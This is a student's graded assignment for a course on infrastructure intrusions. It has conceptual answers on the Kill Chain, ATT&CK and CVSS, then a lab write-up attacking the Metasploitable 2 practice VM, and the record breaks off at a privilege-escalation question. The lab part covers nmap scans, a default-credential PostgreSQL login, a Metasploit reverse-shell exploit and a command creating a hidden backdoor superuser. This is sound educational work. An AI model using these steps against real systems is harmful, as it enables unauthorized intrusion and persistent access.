CSCI 5743 – Assignment 3: Understanding CI Intrusions

Semester: Fall 2025
Student Name: [Deeksha Reddy Patlolla]
Student ID: [111444513]
Total Points: 100

Section 1: Conceptual Assignments (25 pts)

1. Cyber Kill Chain - Defensive Analysis (5 pts)

1.1 Briefly describe all seven stages of the Cyber Kill Chain:

(A structure known as the "Cyber Kill Chain" outlines the steps an adversary usually takes to organize, carry out, and profit from a cyber attack. Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command & Control (C2), and Actions on Objectives make up the commonly used seven-stage model. A targeted attacker action is represented by each stage, which includes gathering intelligence, developing or selecting an exploitable payload, sending it to victims, obtaining execution, establishing persistence, keeping control, and accomplishing goals.)

(Attackers use reconnaissance to find high-value entry points and vulnerable targets by listing public assets, staff responsibilities, and software versions. By using exploit code or social engineering artifacts to find vulnerabilities, weaponization couples produced deliverables like harmful papers or exploit kits. Delivery refers to the method of victim distribution, such as drive-by downloads, portable media, or spearphishing emails. When a vulnerability is exploited or a user is duped, code runs; when that malware creates backdoors, scheduled tasks, or modified services that continue to run beyond reboots, installation takes place. Actions on Objectives are the attacker's ultimate objectives, such as data theft, extortion, or disruption, whereas C2 is the stage where compromised hosts contact home to accept orders and exfiltrate data.)

(The Kill Chain is useful for defenders because it assigns specific mitigations to every stage. Delivery success is decreased by preventive measures including email gateways, sandboxing, browser isolation, and user training. Successful exploitation and installation are restricted by hardening, patch management, endpoint security, and application allow-listing. C2 channels may be disrupted or made visible by network controls including beacon detection, DNS monitoring, and egress allow-listing. The likelihood of a persistent infiltration is significantly reduced when layered, complementary measures are prioritized across several stages.)

1.2 Choose 2 stages most critical to defenders and explain:

- **Selected Stage 1:Delivery**
    - *Why it’s important:Delivery serves as the gateway between active compromise and reconnaissance/weaponization; by blocking or identifying malicious delivery, you may stop*

nearly every step that follows.
    - *Defensive strategy:To explode questionable payloads, use Secure Email Gateway (attachment/URL rewriting & sandboxing),browser isolation for untrusted connections combined with a web proxy or URL rewriting,User education combined with automated phish-report procedures and simulated phishing, Email and endpoint screening for YARA rules and hashes, which are signs of known malware.*
    - *Why effective:these measures significantly reduce the number of successful exploits by either removing the payload (sandboxing) or forcing it into an environment where exploitation fails (browser isolation).*

- **Selected Stage 2:Command & Control (C2)**
    - *Why it's important:Breaking their C2 channel stops coordination, payload retrieval, and data exfiltration, even if an attacker manages to obtain initial access.*
    - *Defensive strategy:Only authorized external destinations and protocols are permitted through egress allow-listing, Targeted TLS proxying for high-risk hosts or TLS inspection (on authorized egress), DNS sinkholing and keeping an eye out for odd DNS patterns (such as nonsense domains or quick flux), Rules for detecting anomalous connection timing and beaconing patterns in networks.*
    - *Why effective:By preventing the attacker from getting orders or stealing information, C2 disruption or detection reduces the consequences of a breach.*

---

2. MITRE ATT&CK Framework in Practice (10 pts)

2.1 Scenario 1: Hypothetical Cyber Intrusion

- **Tactic 1: [Initial Access]**
    - **Technique ID & Name: T1566.002 - Phishing: Spearphishing Link**
    - **Description: A malicious link that led consumers to a phony login page was included in the phishing email that the attacker delivered. After credentials were input, they were collected and utilized for remote VPN login.**
    - **Defensive Measure: Implement secure URL sandboxing and email gateways; make multi-factor authentication (MFA) mandatory for all remote access; and train users to spot phishing attempts.**

- **Tactic 2: [Persistence / Privilege Escalation]**
    - **Technique ID & Name: T1059.001 – Command and Scripting Interpreter: PowerShell**
    - **Description: A new local admin account with elevated rights and persistence was created on the compromised server by the attacker using a PowerShell script.**
    - **Defensive Measure: Limit the formation of local administrators, enable PowerShell Script Block Logging and Constrained Language Mode, and keep an eye out for New-LocalUser or privilege escalation commands in event logs.**

- **Tactic 3: [Exfiltration]**
    - **Technique ID & Name: T1041 – Exfiltration Over C2 Channel**

- **Description: The attacker used an encrypted HTTPS connection to an external command-and-control server to compress and exfiltrate financial data.**
- **Defensive Measure: Set up egress rules and alarms for big or irregular HTTPS uploads; utilize TLS inspection for odd outgoing data; and use DLP (Data Loss Prevention) to monitor data transfers.**

2.2 Scenario 2: CuttingEdge APT Campaign

- **Reconnaissance Technique:**
  - **Technique ID & Name: T1595.002 – Active Scanning: Vulnerability Scanning**
  - **Use in Campaign: In order to identify obsolete Ivanti and Fortinet VPN equipment susceptible to certain CVEs, the attackers searched the internet.**
  - **Impact: supplied a list of targets that may be exploited to initiate additional intrusion actions.**
  - **Defensive Control: Continuously scan the external attack surface, block IP ranges that are being scanned, and enforce network segmentation and patching on time.**
- **Exploitation Technique:**
  - **Technique ID & Name: T1190 – Exploit Public-Facing Application**
  - **Use in Campaign: deployed web shells and obtained first access by taking advantage of unpatched VPNs.**
  - **Impact: permitted lateral movement into internal networks and the execution of commands at will.**
  - **Defensive Control: Implement virtual patching (WAF rules), update software often, and keep an eye out for unusual POST requests in web server logs.**
- **C2 Technique:**
  - **Technique ID & Name: T1584.008 – Compromise Infrastructure: Network Devices**
  - **Use in Campaign: For endurance and secrecy, attackers turned hacked network equipment into command servers.**
  - **Impact: Long-term access and challenging attribution were guaranteed.**
  - **Defensive Control: Block obsolete network hardware types, keep stringent device inventories, and limit outgoing traffic.**

---

3. CVSS-Based Vulnerability Assessments (10 pts)

Scenario 1: Unauthorized Database Access

- **CVSS Metrics:**
  - AV: Network (N)
  - AC: Low (L)
  - PR: None (N)
  - UI: None (N)
  - C: High (H)
  - I: None (N)

    - A: None (N)
- **CVSS Score:** [7.5 (High)]
- **Justification:**
  (This vulnerability enables remote, unauthenticated exploitation via the internet without requiring user input. The confidentiality effect is high yet integrity and availability are zero since attackers may read sensitive PII from the database in its entirety but cannot change or remove data. According to the CVSS v3.1 calculation, the total base score is High (7.5) since exploitation is straightforward and doesn't need any credentials or user input. Any public-facing service that has such a vulnerability should have it fixed right away via emergency patching, API gateway limitations, or authentication enforcement.)

Scenario 2: Privilege Escalation on Internal Server

- **CVSS Metrics:**
    - AV: Local (L)
    - AC: Low (L)
    - PR: Low (L)
    - UI: None (N)
    - C: High (H)
    - I: High (H)
    - A: High (H)
- **CVSS Score:** [7.8 (High)]
- **Justification:**
  (The exploit results in full system compromise (root/superuser), but it needs an attacker to already have a low-privilege local account. Confidentiality, integrity, and availability are all severely impacted as the attacker has complete control and may read, alter, and remove data. The basic score is raised to 7.8 (High) despite the vector's locality due to its ease of exploitation and overall privilege gain. Strict least-privilege enforcement, timely patching, and kernel-level exploit safeguards (e.g., SELinux, AppArmor) are examples of mitigations.)

Comparison and Risk Reflection


- *Which scenario is riskier? Although both vulnerabilities have high CVSS scores, their actual risks are different: Due to the internet-exposed nature of the Database Access issue, exploitation is scalable and likely to result in imminent data breaches and regulatory consequences. The Privilege Escalation problem is serious in post-compromise situations since it offers complete power but necessitates gaining traction first.*
- *Which should be prioritized and why? Since exposure and data sensitivity increase organizational and legal risk, Scenario 1 is often given priority in most businesses. Scenario 2 should be performed to solidify internal lateral-movement routes once exterior surfaces have been secured.*

Section 2: Practical Lab – Intrusion Simulation & Exploitation (75 pts)

Task 1: Reconnaissance (20 pts)

1-1: Netdiscover

Screenshot:



Analysis Questions: 1️⃣ What does `netdiscover` do, and what protocol does it use?


(On the local subnet, netdiscover carries out ARP-based host discovery. To find active hosts, their MAC addresses, and vendors, it makes ARP queries and waits for ARP responses.)

2️⃣ What is the IP address of Metasploitable 2 (MS-2)?

(192.168.10.13 (MAC: `DE:F7:60:28:76:30`).)

1-2: Nmap SYN Scan

Screenshot:



Analysis Questions: 3️⃣ List all open ports on MS-2.

21/tcp (ftp)

22/tcp (ssh)

23/tcp (telnet)

25/tcp (smtp)

53/tcp (domain/DNS)

80/tcp (http)

111/tcp (rpcbind)

139/tcp (netbios-ssn)

445/tcp (microsoft-ds / samba)

512/tcp (exec)

513/tcp (login)

514/tcp (shell)

1099/tcp (rmiregistry)

1524/tcp (ingreslock)

2049/tcp (nfs)

2121/tcp (ccproxy-ftp)

3306/tcp (mysql)

5432/tcp (postgresql)

5900/tcp (vnc)

6000/tcp (X11)

6667/tcp (irc)

8009/tcp (ajp13)

8180/tcp (unknown/http) 4️⃣ What is the most dangerous open service and why?

(Because PostgreSQL (5432) frequently holds sensitive data (PII, credentials, financial information), it is the database service with the largest effect. This instance promotes a very outdated 8.3.x banner, which raises

the likelihood of known vulnerabilities and open exploits. Large-scale data exfiltration, credential harvesting, and a powerful entry point for more extensive network breach can result from a successful database compromise.)
(vsftpd (21) and telnet (23) are also high risk because vsftpd 2.3.4 has known backdoors and telnet transmits credentials in plaintext.)

1-3: Nmap Version Detection

Screenshot:

Analysis Questions: 5️⃣ What version of PostgreSQL is running on MS-2?
(PostgreSQL 8.3.0 – 8.3.7 (the service banner reported by nmap –sV / vulners).)
6️⃣ Why is version detection important in penetration testing?
(In order for testers to map services to particular CVEs and public vulnerabilities, version detection pinpoints the precise software release. Knowing the version helps defenders prioritize high-risk services for exploitation, enables focused vulnerability assessments (NSE scripts, searchsploit, Metasploit modules), and provides them with exact remedial actions (patching) instead of relying on guesswork.)

1-4: Vulnerability Scan (PostgreSQL)

Screenshot:

```
sysadmin@kali:~$ nmap -sV --script vulners -p 5432 192.168.10.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 12:42 MDT
Nmap scan report for 192.168.10.13
Host is up (0.0015s latency).

PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
MAC Address: DE:F7:60:28:76:30 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.10 seconds

sysadmin@kali:~$
```

Analysis Questions: 7️⃣ List and rank the top 3 services.
(1. PostgreSQL (5432) — database server (highest priority), vsftpd / FTP (21) — FTP service (high priority), Telnet (23) — Telnet remote shell (high priority).) 8️⃣ Justify your choices.
(-PostgreSQL: High-value data (PII, credentials, financial information) is stored in databases. PostgreSQL

8.3.x, an unsupported version with several previous CVEs and public exploits, is displayed in the nmap `-sV` banner, significantly increasing risk.) (-vsftpd / FTP: FTP broadcasts credentials in cleartext and may be used to stage web shells or exfiltrate data. It also frequently permits anonymous or weak access, and historically, `vsftpd 2.3.4` has been known to contain a backdoor vulnerability.) (-Telnet: Telnet offers an instant interactive shell and a low barrier to first intrusion. It employs plaintext authentication and frequently works with default or weak credentials on lab targets.)

9️⃣ Summarize the scan output.

(Numerous open services, such as database, remote access, and older web daemons, are visible on the target `192.168.10.13`. Versions 8.3.0 to 8.3.7 are displayed in the PostgreSQL banner, and the Nmap Vulners script did not provide any CVE entries during this run (usually for earlier database feeds). This version is known to be susceptible to several attacks in public repositories like Exploit-DB and Metasploit, even in the absence of clear CVE IDs.)

🔟 Were any vulnerabilities or warnings reported?

(Although the terminal results did not display any CVE output lines, the PostgreSQL 8.3.x banner is a serious warning sign in and of itself. The service should be considered insecure as it is EOL (end-of-life) and lacks security fixes. Issues like CVE-2010-3433 and CVE-2009-3230 would be listed in a manual lookup.)

1️⃣1️⃣ How can this inform an attacker's strategy?

(1. Use the banner to look for publicly available vulnerabilities that target PostgreSQL 8.3.x. 2. Try the standard database logins, such as `postgres:postgres`. 3. To obtain OS-level access, upload or run payloads using PostgreSQL's `COPY TO PROGRAM` function. 4. Create new trigger functions or superuser roles to establish persistence. 5. Exfiltrate data and pivot to other services (FTP, Telnet, SMB) using the database host.)

(Summary: Despite the lack of specific CVE entries in the Vulners NSE report, MS-2 is a prime example of a susceptible lab target due to its antiquated PostgreSQL version and other legacy services.)

Task 2: PostgreSQL Login with Default Credentials (10 pts)

Screenshot:

```
sysadmin@kali:~$ psql -h 192.168.10.13 -U postgres
Password for user postgres:
psql (17.5 (Debian 17.5-1), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=# SELECT current_user;
 current_user
--------------
 postgres
(1 row)

postgres=# SELECT rolname, rolsuper FROM pg_roles;
 rolname  | rolsuper
----------+----------
 postgres | t
(1 row)

postgres=#
```


Analysis Questions: 1️⃣ 2️⃣ Were you able to connect with default credentials?


(Yes. I used the default credentials (`postgres` / `postgres`) to connect to the PostgreSQL server; the `psql` prompt (`postgres=#`) showed up, and `SELECT current_user;` gave back `postgres`.)


1️⃣ 3️⃣ What privileges does the `postgres` user have?
(As shown by `rolsuper = t` in `pg_roles`, the `postgres` role is a superuser. A compromise using this account would have a very high effect because it grants it complete rights, including the ability to install extensions, read and alter data, establish and drop roles and databases, and more.)


Task 3: Exploit PostgreSQL for RCE via Metasploit (15 pts)

Screenshot(s):

- 

- 

- 

- 

Analysis Questions: 1️⃣ 4️⃣ What happens when this exploit runs successfully?
(Metasploit: (a) connects to the target PostgreSQL service and uploads a compiled payload (temporary `.so`

under `/tmp`); (b) executes the payload, establishing a reverse-TCP connection back to the attacker's listener (`LHOST:LPORT`); and (c) returns an interactive Meterpreter session on the attacker host when the `exploit/linux/postgres/postgres_payload` module runs successfully. The console confirms remote code execution on the target by displaying the handler starting, the payload upload, and the message `Meterpreter session <id> opened`.)

1️⃣5️⃣ What privileges do you have after exploitation?


(Instead of root, the `postgres` database user (an unprivileged DB user) is executing the Meterpreter session. Evidence: `shell` → `id` displays `uid=108(postgres) gid=117(postgres)...`, and `meterpreter> getuid` prints `Server username: postgres`. This enables OS-level command execution under the `postgres` account, enabling the user to read and alter database files that are available to them and carry out operations that they are authorized to take. To get root, additional local privilege escalation is needed (such as SUID binaries or sudo misconfigurations).)

(The exploit's reverse-TCP connection is validated using sessions -l, which verifies an active Meterpreter session (`ID 2`) linked from 192.168.10.11 to 192.168.10.13.)

Task 4: Persistence - Create a Backdoor PostgreSQL Superuser (10 pts)

Screenshot:

```
meterpreter > shell
Process 4747 created.
Channel 2 created.
psql -U postgres -c "CREATE ROLE admin__ WITH SUPERUSER LOGIN PASSWORD 'admin__';"
CREATE ROLE
```



Note (environment): *I executed the verification login step from a Windows terminal (host) because I was unable to open a new terminal window inside the Kali VM running in UTM.*

Analysis Questions: 1️⃣6️⃣ Why is it dangerous for attackers to create hidden superusers?

(Because it gives the attacker complete, ongoing administrative authority over the database, creating a

hidden superuser is quite risky. A superuser has the ability to install server-side extensions that run OS-level commands, create scheduled tasks or triggers that run arbitrary code, access and alter any data, and add or remove roles and databases. The role's persistence in `pg_roles` makes identification and remediation much more difficult because it stays active even after service restarts and credential rotations for other accounts.)

1️⃣7️⃣ What happens if this account goes undetected?

(The attacker maintains long-term, covert access if the backdoor account is not discovered. They have the ability to alter or remove forensic evidence (logs, audit trails), establish new secret access points, continually exfiltrate sensitive data, and utilize the database server as a gateway into the internal network. This may eventually result in significant data loss, exposure to regulations, and a system compromise that is difficult to undo. Credential rotation, forensic imaging, and a thorough incident response are necessary after prompt identification, evidence gathering, and removal (e.g., `DROP ROLE admin__`).)

Task 5: Privilege Escalation with Setuid Nmap Exploit (10 pts)

Screenshot:

Analysis Questions: 1️⃣8️⃣ Did the exploit grant root access?

